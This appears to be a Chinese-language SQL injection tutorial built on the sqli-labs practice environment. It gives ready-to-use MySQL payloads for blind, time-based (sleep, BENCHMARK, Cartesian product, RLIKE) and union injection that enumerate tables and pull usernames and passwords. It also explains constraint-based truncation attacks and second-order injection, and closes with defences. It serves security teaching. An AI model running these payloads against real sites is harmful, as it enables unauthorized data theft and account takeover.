
猜解库:
猜解表:
?sort=if(((select table_name from information_schema.tables where table_schema=database() limit 0,1) like 'e%'),1,(select id from information_schema.tables))
猜解字段:
?sort=if(((select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 2,1) like 'p%'),1,(select id from information_schema.tables))
报错注入
同上
同样无回显时也可使用延时注入
字符型
只能进行报错/延时注入
报错注入
之后步骤和数字型相同,不再赘述
延时注入
猜解库:
猜解表:
?sort=1' and if(((select table_name from information_schema.tables where table_schema=database() limit 0,1) like 'e%'),1,sleep(3))--+
猜解字段:
?sort=1' and if(((select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 2,1) like 'p%'),1,sleep(3))--+
延时盲注的几种方式
sleep函数
不在赘述
BENCHMARK函数
BENCHMARK()函数重复 count次执行表达式expr。它可以被用于计算 MYSQL处理表达式的速度。结果值通常为0。
通过复杂计算来达到延时的作用
以sqillabs/less9为例
猜解库:
猜解表:
?id=1' and if(((select table_name from information_schema.tables where table_schema=database() limit 0,1) regexp '^e'),benchmark(10000000,sha(1)), 1)--+;
猜解字段:
?id=1' and if(((select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 2,1) regexp '^p'),benchmark(10000000,sha(1)), 1)--+;
笛卡尔积
'id = 1 and (PAYLOAD) and (SELECT count(*) FROM information_schema.columns A, information_schema.columns B, information_schema.tables C)--+
-->此处还可以继续写更多的表,D,E,F等,达到更高的延时
-->也可更换information_schema.columns表,换成information_schema.plugins/information_schema.collations等都可以
-->columns表太大的话会造成页面崩溃,太小又达不到延时的目的
*select count()是计数的意思,笛卡尔积这种方式会将不同的表进行合并,从而利用合并的时间达到延时的目的
猜解库:
?id=1' and (select database() like 's%') and (SELECT count(*) FROM information_schema.columns A, information_schema.collations B, information_schema.collations C)--+
猜解表:
?id=1' and ((select table_name from information_schema.tables where table_schema=database() limit 0,1) like 'e%') and (SELECT count(*) FROM information_schema.columns A, information_schema.collations B, information_schema.collations C)--+
猜解字段:
?id=1' and ((select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 2,1) like 'p%') and (SELECT count(*) FROM information_schema.columns A, information_schema.collations B, information_schema.collations C)--+
Rlike语句
配合rpad和repeat使用达到延时的效果,原理是当正则匹配长字符串时会造成延时
RPAD(str,len,padstr)
返回字符串str,右补齐字符串 padstr 填补到len字符长度。如果 str 的长度大于len,返回值被缩短至 len 个字符。
REPEAT() 函数将字符串重复指定的次数。
REPEAT(string, number)

可以看到有2.45秒的延时
联合注入的一些技巧
以sqllabs/less1为例
我们都知道联合注入需要有回显,所以我们都会把id设置为0或者-1,那如果我们被限制输入的id只能为正数且要存在,那又该怎么办呢?

本地测试语句:(sql靶场的语句都可以先在本地测试一下)

发现我们的结果回显在第二排,默认显示第一排,所以我们只需要将limit加上就可以了

以查数据为例:
?id=1' union select 1,group_concat(username),group_concat(password) from security.users limit 1,1--+
堆叠注入的一些技巧
基于约束的SQL攻击
在谈论这种攻击手法之前,首先我们需要了解几个关键知识点。
Important
在SQL中执行字符串处理时,字符串末尾的空格符将会被删除。换句话说“vampire”等同于“vampire ”,对于绝大多数情况来说都是成立的(诸如WHERE子句中的字符串或INSERT语句中的字符串)例如以下语句的查询结果,与使用用户名“vampire”进行查询时的结果是一样的。
Warning
但也存在异常情况,最好的例子就是LIKE子句了。注意,对尾部空白符的这种修剪操作,主要是在“字符串比较”期间进行的。这是因为,SQL会在[内部]使用空格来填充字符串,以便在比较之前使其它们的长度保持一致。
在所有的INSERT查询中,SQL都会根据varchar(n)来限制字符串的最大长度。也就是说,如果字符串的长度大于“n”个字符的话,那么仅使用字符串的前“n”个字符。比如特定列的长度约束为“5”个字符,那么在插入字符串“vampire”时,实际上只能插入字符串的前5个字符,即“vampi”。
现在,让我们建立一个测试数据库来演示具体攻击过程。
vampire@linux:~$ mysql -u root -p
mysql> CREATE DATABASE testing;
Query OK, 1 row affected (0.03 sec)
mysql> USE testing;
Database changed
接着创建一个数据表users,其包含username和password列,并且字段的最大长度限制为25个字符。然后,我将向username字段插入“vampire”,向password字段插入“my_password”。
mysql> CREATE TABLE users (
    ->   username varchar(25),
    ->   password varchar(25)
    -> );
Query OK, 0 rows affected (0.09 sec)
mysql> INSERT INTO users
    -> VALUES('vampire', 'my_password');
Query OK, 1 row affected (0.11 sec)
mysql> SELECT * FROM users;
+----------+-------------+
| username | password    |
+----------+-------------+
| vampire  | my_password |
+----------+-------------+
1 row in set (0.00 sec)
为了展示尾部空白字符的修剪情况,我们可以键入下列命令:
mysql> SELECT * FROM users
    -> WHERE username='vampire       ';
+----------+-------------+
| username | password    |
+----------+-------------+
| vampire  | my_password |
+----------+-------------+
1 row in set (0.00 sec)
现在我们假设一个存在漏洞的网站使用了前面提到的PHP代码来处理用户的注册及登录过程。为了侵入任意用户的帐户(在本例中为“vampire”),只需要使用用户名“vampire[许多空白符]1”和一个随机密码进行注册即可。对于选择的用户名,前25个字符应该只包含vampire和空白字符,这样做将有助于绕过检查特定用户名是否已存在的查询。
需要注意的是,在执行SELECT查询语句时,SQL是不会将字符串缩短为25个字符的。因此,这里将使用完整的字符串进行搜索,所以不会找到匹配的结果。接下来,当执行INSERT查询语句时,它只会插入前25个字符。
mysql>   INSERT INTO users(username, password)
    -> VALUES ('vampire                   1', 'random_pass');
Query OK, 1 row affected, 1 warning (0.05 sec)
mysql> SELECT * FROM users
    -> WHERE username='vampire';
+---------------------------+-------------+
| username                  | password    |
+---------------------------+-------------+
| vampire                   | my_password |
| vampire                   | random_pass |
+---------------------------+-------------+
2 rows in set (0.00 sec)
很好,现在我们检索“vampire”的,将返回两个独立用户。注意,第二个用户名实际上是“vampire”加上尾部的18个空格。现在,如果使用用户名“vampire”和密码“random_pass”登录的话,则所有搜索该用户名的SELECT查询都将返回第一个数据记录,也就是原始的数据记录。这样的话,攻击者就能够以原始用户身份登录。这个攻击已经在MySQL和SQLite上成功通过测试。我相信在其他情况下依旧适用。
防御手段
毫无疑问,在进行软件开发时,需要对此类安全漏洞引起注意。我们可采取以下几项措施进行防御:
- 将要求或者预期具有唯一性的那些列加上UNIQUE约束。实际上这是一个涉及软件开发的重要规则,即使你的代码有维持其完整性的功能,也应该恰当的定义数据。由于’username’列具有UNIQUE约束,所以不能插入另一条记录。将会检测到两个相同的字符串,并且INSERT查询将失败。
- 最好使用’id’作为数据库表的主键。并且数据应该通过程序中的id进行跟踪
- 为了更加安全,还可以用手动调整输入参数的限制长度(依照数据库设置)
二次注入
二次注入(Second-Order SQL Injection) 是 SQL 注入的一种高级且隐蔽的变体。与直接将恶意代码拼接到 SQL 语句中执行的“一次注入”不同,二次注入的恶意数据在第一次提交时是**安全入库**的,但在后续业务逻辑中**被读取并再次使用时**,由于缺乏安全处理,最终导致了 SQL 注入。
以下是对二次注入漏洞的详细解析及其最常见的业务场景。
二次注入的原理与攻击流程
二次注入的核心在于开发者的一个**思维误区**:认为“已经存入数据库的数据是安全的”,从而在后续读取这些数据构建 SQL 语句时,放松了警惕(使用了字符串拼接而非参数化查询)。
攻击步骤拆解(以经典的“修改密码”为例):
-
第一步:恶意数据入库(安全) 攻击者在注册时,将用户名设置为
admin'#。 后端在注册接口使用了**参数化查询(预编译)**,因此admin'#被安全地存入数据库,此时没有发生注入。数据库users表中存在一条记录:username = admin'#。 -
第二步:触发二次读取与拼接(危险) 攻击者登录系统后,进入“修改密码”页面。后端在处理修改密码逻辑时,需要确认当前修改的是哪个用户的密码。 假设后端从数据库或 Session 中获取了当前用户的用户名(即
admin'#),并**错误地使用了字符串拼接**来构建更新 SQL: -
第三步:注入执行 将
在 MySQL 中,db_username代入上述代码,最终生成的 SQL 语句变成了:#是注释符。这导致后面的单引号'被注释掉,SQL 语句的实际执行效果变成了: 结果:攻击者成功将admin管理员账号的密码修改为了自己的新密码,完成了账户劫持。
二次注入最常见的业务场景
二次注入通常发生在包含 “读取历史数据 -> 修改/更新 -> 写入数据库” 这种业务逻辑的场景中。以下是最高发的几个场景:
用户注册与密码修改/找回(最经典)
- 场景描述:如上例所述,注册时存入恶意用户名,在修改密码、找回密码、或者修改绑定手机/邮箱时,系统读取该用户名进行 SQL 拼接。
- 特点:攻击者可以利用自己的账号,去篡改管理员(admin)或其他高权限用户的密码。
个人资料/信息编辑
- 场景描述:用户在个人中心修改昵称、头像、个人简介等。后端在更新前,可能会从数据库读取用户的“旧资料”进行比对,或者将旧资料与新资料一起拼接到复杂的
UPDATE语句中。 - 例子:修改昵称时,SQL 为
UPDATE users SET nickname='新昵称', bio='[从数据库读出的旧简介]' WHERE id=1。如果旧简介中包含恶意 payload,就会触发注入。
电商/后台管理系统的“编辑”功能
- 场景描述:商家或管理员在后台编辑商品信息、文章或订单。系统在加载编辑页面时,会从数据库读取原有的商品名称、分类、标签等,并在提交更新时,将这些“原数据”拼接到
UPDATE语句中。 - 例子:攻击者先通过“新增商品”接口(使用参数化查询)存入一个名为
iPhone 15' OR '1'='1的商品。然后在“编辑商品”修改价格时,后端读取原商品名拼接 SQL,导致注入。
第三方数据同步与导入
- 场景描述:系统从外部 API、Excel 文件或第三方平台导入数据并存入本地数据库。后续业务逻辑(如报表统计、数据清洗)读取这些导入的数据并构建 SQL。
- 特点:开发者往往认为“系统内部流转的数据”是可信的,忽略了外部导入的数据本身可能携带恶意 payload。
消息/评论/工单的“引用”或“编辑”
- 场景描述:在论坛或工单系统中,用户回复或引用他人的评论。系统从数据库读取被引用的原始评论内容,拼接到插入新记录的 SQL 语句中(例如记录操作日志或生成引用文本)。
为什么二次注入难以被发现?
- WAF(Web 应用防火墙)难以拦截:在第一次提交数据时,由于使用了参数化查询或数据看起来像正常的字符串,WAF 不会报警。恶意 payload 是在第二次请求(如修改密码)时通过数据库“洗白”后触发的,WAF 很难将第二次请求与第一次请求关联起来。
- 代码审计的盲区:安全人员在审计代码时,通常会重点检查
$_GET、$_POST等直接来自用户的输入点。而二次注入的触发点,其变量往往来自于数据库查询结果(如$row['username']),容易被误认为是“安全数据”而跳过检查。 - 自动化扫描器失效:常见的 SQL 注入扫描器(如 SQLMap)主要测试直接输入点,很难自动模拟“先注册存入 payload,再触发修改功能”的复杂多步交互。
如何防御二次注入?
防御二次注入的核心原则只有一条:永远不要信任任何数据,无论它来自用户输入还是数据库。
-
全面使用参数化查询(预编译) 这是最根本的防御手段。确保系统中**所有**的 SQL 语句(无论是
INSERT、SELECT还是UPDATE)都使用参数化查询(如 Java 的PreparedStatement,Python 的?占位符,PHP 的 PDO)。 只要使用了参数化查询,无论数据是从用户输入来的,还是从数据库读出来的,数据库驱动都会将其严格视为“数据”而非“可执行代码”。 -
使用成熟的 ORM 框架 使用 MyBatis、Hibernate、Entity Framework 等 ORM 框架,并严格使用其提供的参数绑定功能(如 MyBatis 中的
#{}而不是${}),可以从架构层面杜绝拼接 SQL 的可能。 -
避免从数据库读取数据后直接拼接 在业务逻辑中,尽量通过主键(如
user_id)来定位和更新数据,而不是通过用户名、邮箱等可能被用户自定义的字段去拼接 SQL。 例如:使用UPDATE users SET password=? WHERE user_id=?代替UPDATE users SET password=? WHERE username=?。 -
严格的输入验证 虽然参数化查询能防御 SQL 注入,但对用户输入(如用户名、昵称)进行格式校验(如只允许字母和数字,限制长度)仍然是良好的安全实践,可以防止存储型 XSS 等其他漏洞。